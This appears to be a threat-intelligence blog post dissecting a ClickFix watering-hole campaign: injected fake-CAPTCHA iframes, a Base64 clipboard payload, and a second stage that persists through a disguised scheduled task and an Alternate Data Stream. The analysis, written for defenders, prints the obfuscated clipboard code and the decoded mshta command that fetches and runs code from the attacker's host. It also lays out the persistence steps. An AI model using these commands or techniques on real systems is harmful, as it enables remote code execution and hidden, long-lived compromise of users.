Dissecting the ClickFix User-Execution Attack and Its Sophisticated Persistence via ADS


By Ireneusz Tarnowski

Published: 2025-07-17 · Archived: 2026-05-05 02:29:10 UTC

14 min read

Jul 16, 2025

Press enter or click to view image in full size



The following analysis presents how an adversary tackled the challenge of malware delivery using a set of techniques that stand out due to their specificity and operational precision. The post is not intended to comprehensively describe the entire campaign or its variants, but instead zooms in on two core components: the use of the ClickFix mechanism and a targeted downloader tailored for controlled execution.

Attribution and infrastructure profiling have been deliberately excluded to maintain focus on the TTPs directly observable within the analyzed payload and initial access phase.

This analysis is intended as a technical aid for defenders, threat hunters, and detection engineers — to deepen understanding of the adversary's tooling and improve the visibility of similar threat activity across enterprise environments.

At the time of this report's publication, all three websites that had been injected with malicious code had been remediated and no longer pose a threat to their visitors.

The Rise of ClickFix: Malicious Copy-and-Paste as an Initial Access Vector

At the end of 2024, a novel attack technique emerged in the threat landscape, eventually gaining wider recognition on March 18, 2025, when it was officially added to the MITRE ATT&CK framework as technique **T1204.004 — User Execution: Malicious Copy and Paste**, colloquially referred to as **ClickFix**.

Initially, this method was primarily leveraged by less sophisticated threat actors operating under the *Crime-as-a-Service* (CaaS) model. However, as its effectiveness became evident, ClickFix quickly evolved into a viable method for initial access, even in more advanced campaigns. It is now observed as a component in attacks conducted by well-resourced and organized threat groups executing complex intrusion chains.

What makes this technique particularly impactful is the strategic shift in responsibility it creates: the attacker pushes the execution burden onto the user. By doing so, they can effectively bypass traditional controls designed to detect and block phishing or spear-phishing attempts. This subtle yet powerful change in the initial access strategy has significantly lowered the barrier for successful compromise.

Observed Campaign: Watering Hole with ClickFix Delivery

In recent days, a new attack pattern leveraging the ClickFix technique was observed. The initial access phase began with a watering hole attack, in which legitimate websites related to a specific thematic area were compromised and used to deliver malicious content.

The attack chain was initiated through the injection of malicious code directly into compromised websites. Although the exact method used to gain access and deploy the payload remains unknown, the technical characteristics of the affected sites suggest a relatively low level of complexity — particularly in the context of outdated CMS frameworks or legacy web applications lacking proper maintenance and regular updates.

This stage effectively positioned the adversary to deliver further malicious content via trusted, familiar domains, dramatically increasing the likelihood of user interaction.

Press enter or click to view image in full size




Figure 1: Example of the first compromised website observed with injected malicious code.

Press enter or click to view image in full size




Figure 2: Example of the second compromised website observed with injected malicious code.

Injected Payload Characteristics

Both compromised websites contained identical malicious JavaScript code (see Figure 3). Although the injected script was the same, its placement within the HTML structure differed slightly between pages, suggesting that the modification was likely performed manually rather than through an automated deployment process.

The embedded code was heavily obfuscated, clearly intended to hinder static analysis and avoid straightforward detection. This script serves as the entry point for the subsequent stages of the attack and is the starting focus of

our deeper technical analysis.

Press enter or click to view image in full size




Figure 3: HTML source code of the compromised page containing the injected JavaScript snippet.

Deobfuscation of the Injected Script

The JavaScript code extracted from the compromised webpage was subjected to a deobfuscation process to improve readability and allow for a clearer understanding of its execution logic. This step was essential to identify the purpose of the script, uncover its control flow, and determine how it initiates the next stage of the attack. The deobfuscated version, shown in Figure 4, reveals the structure and behavior that were intentionally concealed by the obfuscation layer.

Press enter or click to view image in full size




Figure 4: Deobfuscated portion of the JavaScript payload injected into the compromised website

Behavior of the Deobfuscated JavaScript Payload

After the page fully loads and the `DOMContentLoaded` event is triggered, the deobfuscated JavaScript code begins its execution. Its primary objective is to render a fullscreen `iframe` that loads an external webpage hosted at

`https://1000lifelessons[.]shop/...`. This page is designed to visually mimic a CAPTCHA challenge, aiming to gain the user's trust and encourage interaction.

The script starts by checking if the `sessionStorage` object contains a key named `reCAPTCHAv3`. If this key is present, it assumes the script has already run during the current session and halts further execution. If the key is not found, the script then verifies whether the browser is running on a Windows operating system by inspecting the `userAgent` string.

Next, the code checks the value of the same key, `reCAPTCHAv3`, within `localStorage`. If the value exceeds 3, the script refrains from displaying the iframe. Otherwise, it proceeds to inject the iframe into the DOM. The injected iframe is styled to cover the entire screen and is positioned above all other elements using a very high `z-index`, ensuring it remains visually dominant.

Once the iframe is added, the script updates the state to control its future behavior. It sets the `reCAPTCHAv3` key in `sessionStorage` to `0`, effectively preventing the iframe from being shown again in the same session. Simultaneously, it increments the corresponding value in `localStorage` by one, limiting the number of injection attempts across sessions.

Finally, an event listener is registered to handle `message` events. If the script receives a message with the content `"closeReCAPTCHA"`, it interprets this as a signal to remove the iframe from the page - simulating the expected behavior of a completed CAPTCHA interaction.

The `atob()` function in JavaScript is used to decode data encoded in Base64 format. The name stands for "ASCII to binary." It takes a Base64-encoded string as input and returns a decoded string in ASCII. This function is often used to decode obfuscated or encoded payloads embedded in scripts, especially in the context of malicious JavaScript, where data is intentionally hidden from casual inspection.

Press enter or click to view image in full size




Figure 5: Decoded string from the payload revealing the actual source URL of the iframe.

The next step involves retrieving and analyzing the page referenced as the source of the injected iframe — `y6ywH-bTaUOtFHqcS8HqGA2.htm`.

Press enter or click to view image in full size




Figure 6a: Appearance of the webpage serving as the iframe source.

Press enter or click to view image in full size




Figure 6b: Source code of the iframe page highlighting the relevant JavaScript function.

We extract the JavaScript function and subject it to deobfuscation.

Press enter or click to view image in full size




Figure 7: Deobfuscated JavaScript function extracted from the iframe source code.

The iframe described here is designed to simulate a CAPTCHA challenge, consistent with the behavior observed in the ClickFix technique. It verifies certain conditions, displays graphical images (which are embedded as Base64-encoded strings directly within the page's source code), blurs the background - i.e., the actual webpage behind the iframe - and presents the user with instructions on how to proceed (as shown in Figure 1). Additionally, as illustrated in Figure 8, it prepares clipboard content for subsequent malicious actions.

Press enter or click to view image in full size

```
74    } else {
75      verifyWindowArrow.style.top = checkboxWindow.offsetTop + 24 +
    "px";
76      verifyWindowArrow.style.left = checkboxWindow.offsetLeft + 45 +
    "px";
77      verifyWindowArrow.style.visibility = "visible";
78      verifyWindowArrow.style.opacity = "1";
79    }
80
    navigator.clipboard.writeText(atob("bXNodGEgImphdmFzY3JpcHQ6ZXZhbChkZ
    WNvZGVVUklDb21wb25lbnQoJ25ldyUyMEFjdGl2ZVhPYmplY3QoJTIyU2hlbGwlMkVBcH
    BsaWNhdGlvbiUyMiklMkVTaGVsbEV4ZWN1dGUlMjglMjJtc2h0YSUyRWV4ZSUyMiwlMjA
    lMjJodHRwcyUzQSUyRiUyRjEwMDBsaWZlbGVzc29ucyUyRXNob3AlMkZ0cmFja192MSUy
    RWRodG1sJTIyLCUyMCUyMiUyMiwlMjAlMjJvcGVuJTIyLDEpJykpO2Nsb3NlKCk7Ly9ad
    2VyeWZpa3VqIg=="));
81  }
82  function
    e98c91b8da46de3013e3329ce1003f9e5d9bddf07db2ce36b6ef222d86036e4cb54f2
    83568ac91c936bb8a814f87c15aab93abd9f62a6470eba84ac419e52eec() {
83    verifyWindow.style.display = "none";
84    verifyWindow.style.visibility = "hidden";
85    verifyWindow.style.opacity = "0";
86    verifyWindowArrow.style.visibility = "hidden";
87    verifyWindowArrow.style.opacity = "0";
88
    a6b4952186b7bce319e3afbb6d02c85836f681713b32b8b8202f8415ca66c9a36a781
    800b7314dd2ee672cc6215e51f189bcc403b75ac4e3d25129b66fab2428();
89    checkboxCheckmark.style.visibility = "visible";
90    checkboxCheckmark.style.opacity = "1";
91
    checkboxCheckmark.classList.add("f0e2bfe588ed1b67e7106ce1016b4151337e
    6fae1b44d48b57a3a6ada7b9e9495e1dcb2138293c7a237a0e76d37e852a3388b8a7e
    882cae0dec66f96d30e82cc");
92    setTimeout(() => {
93      window.parent.postMessage("closeReCAPTCHA", "*");
94    }, 2e3);
```

Figure 8: Key code snippet showing the content being copied to the clipboard.

This fragment was decoded using CyberChef.

Press enter or click to view image in full size

Figure 9: Decoded content that is copied to the clipboard.

In this attack, the user is persuaded to execute the code by pasting it from the clipboard into the Run dialog (accessed via the Win+R shortcut).

```
mshta "javascript:eval(decodeURIComponent('new ActiveXObject("Shell.Application").ShellExecute("msht
```

This code uses `mshta.exe` to execute a JavaScript snippet that creates a new ActiveXObject (`Shell.Application`) to launch a separate `mshta.exe` process. This second process opens the URL `https://1000lifelessons.shop/track_v1.dhtml` using the default system handler. After initiating this, the script closes the original `mshta` window. Essentially, it leverages `mshta.exe` to silently load and execute a remote HTML/JavaScript payload hosted on the attacker's server.

End of the ClickFix Stage

At this point, the main part of the ClickFix-based attack concludes. The user, having landed on the compromised website — either via a link received through email or through SEO poisoning — has unknowingly followed the full chain: visiting the site, receiving a malicious payload, and executing it manually.

What makes this case particularly noteworthy is that the payload being delivered and executed is an **HTML file**, which is relatively rare. In most similar scenarios, attackers typically drop a compiled executable and rely on PowerShell (often heavily obfuscated) to facilitate execution and further stages of the attack.

In contrast, this campaign leverages the full JavaScript-based ClickFix chain to deliver and execute a malicious HTML payload, bypassing traditional executable delivery methods. While uncommon, this approach aligns with the known TTPs of the threat actor responsible, showing a preference for browser-native mechanisms and user-driven execution.

Stage Two: Download and Execution of Droper Component

The second phase of the attack begins with the execution of the `.dhtml` file—triggered by the user action initiated via the ClickFix technique. In reality, the downloaded HTML file [track_v1.dhtml] contains a JavaScript payload (Figure 10) which, like the earlier scripts, is obfuscated. Upon analysis, this script reveals several interesting techniques that the attacker chose to employ at this stage of the intrusion chain.

Press enter or click to view image in full size




Figure 10: Retrieved and executed `.dhtml` file.

This script (Figure 11), executed via Windows Script Host (WSH) using `mshta.exe`, constitutes the second stage of the attack. Its purpose is to establish **persistence** on the system and prepare a concealed mechanism for repeatedly executing malicious code. Two key techniques are employed here: **Windows Scheduled Tasks** and **Alternate Data Streams (ADS) —** both widely known in Windows environments as reliable methods for stealthy, long-term presence.

The script begins by resolving the path to the user's temporary directory using `GetSpecialFolder(2)` and then navigates one level up in the directory hierarchy (Figure 11, part 1). Within this parent directory, it creates a folder named `Evernotte`, a name that closely resembles the legitimate Evernote application—clearly intended to reduce suspicion during manual inspection. Into this directory, the script copies `wscript.exe` from the Windows system folder and renames it to `Evernote.exe`, preserving the file's functionality while disguising its malicious role (Figure 11, part 2).

Next, the script leverages the COM interface `Schedule.Service` to register a **scheduled task** (Figure 11, part 3). The task is misleadingly named `MicrosoftEdgeUpdateTaskMachineCore`, mimicking a legitimate Windows maintenance task. Its description is carefully crafted to resemble that of a standard Microsoft update process, warning that disabling the task could lead to vulnerabilities—further discouraging user interference.

The task is configured to execute the renamed `Evernote.exe` with specific arguments pointing to an **Alternate Data Stream (ADS)** named `Zone.Identifier` (Figure 11, part 4). This hidden stream is created and written to by the script, and is expected to contain malicious JavaScript. The use of an ADS allows the attacker to hide the payload within the file system in a way that does not appear in standard directory listings or file explorers.

Finally, the task is scheduled to run every 20 minutes for up to 24 hours per day, starting from a fixed (and innocuous-looking) date in the past. This repetition ensures that the malicious payload is executed regularly and reliably, providing the attacker with sustained access and control. The combination of scheduled execution, a misleading task name, and data hidden in an ADS makes this approach particularly stealthy and resilient.

Press enter or click to view image in full size

